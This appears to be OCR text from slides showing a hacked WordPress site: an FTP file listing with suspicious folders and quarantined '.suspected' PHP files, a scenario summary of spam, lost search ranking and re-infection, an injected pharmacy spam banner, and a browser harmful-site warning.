


Remote site: /home/[redacted]/html

Fi	Filename	Filesize	Filetype
	..		
Fil	wp-includes-srcbak		Directory
Fil	wp-admin-srcbak		Directory
Fil	wp-content		Directory
PH	yyociwe		Directory
PH	c01fce		Directory
PH	docs		Directory
PH	zzkwjuce		Directory
Vi	wp-includes		Directory
Sh	wp-admin		Directory
PH	.sucuriquarantine		Directory
PH	DISABLED		Directory
PH	info.php	16 B	PHP
PH	.user.ini	24 B	Visual Stu
PH	.htaccess	897 B	File
int	gd-config.php	1.1 KB	PHP
PH	robots.txt	24 B	txt-file
PH	license.txt	19.5 KB	txt-file
PH	zzkwjuce.zip	16.4 KB	ZIP archiv
PH	69089f65dd9.php.suspected	0 B	suspecte..
PH	11380aa99fe.php.suspected	0 B	suspecte..
PH	history-template.php.suspected	0 B	suspecte..
PH	wp-config.php	3.0 KB	PHP
PH	7513c638c52.php.suspected	0 B	suspecte..
Ac	index.php	418 B	PHP
PH	wp-blog-header.php	364 B	PHP

Scenario

- **SPAMMED site**
- **Affected SEO** (Google Rank removed) 😱
- **Rapid Re-infection**
- Frustration 🤯



Remot

Filenam

- ..
- wp-
- wp-
- wp-
- yyo
- c01
- doc
- zzk
- wp-
- wp-
- .suc
- DIS
- info
- .use
- .hta
- gd-
- rob
- lice
- zzk
- 690
- 113
- hist
- wp-
- 751
- inde

Web Design Inspirat... ×

[redacted]

Buscar

[redacted]

DESIGNS

ABOUT OUR WORK SERVICES CONTACT

FREE SHIPPING !!!

BUY VIAGRA NOW

Name *

Phone *

E-Mail *

Message *


SEND LETTER

Phone: [redacted]

Addre [redacted] 1

Email:

no




The site ahead contains harmful programs

Attackers on [redacted] might attempt to trick you into installing programs that harm your browsing experience (for example, by changing your homepage or showing extra ads on sites you visit).

☑ Automatically report details of possible security incidents to Google. Privacy policy

no

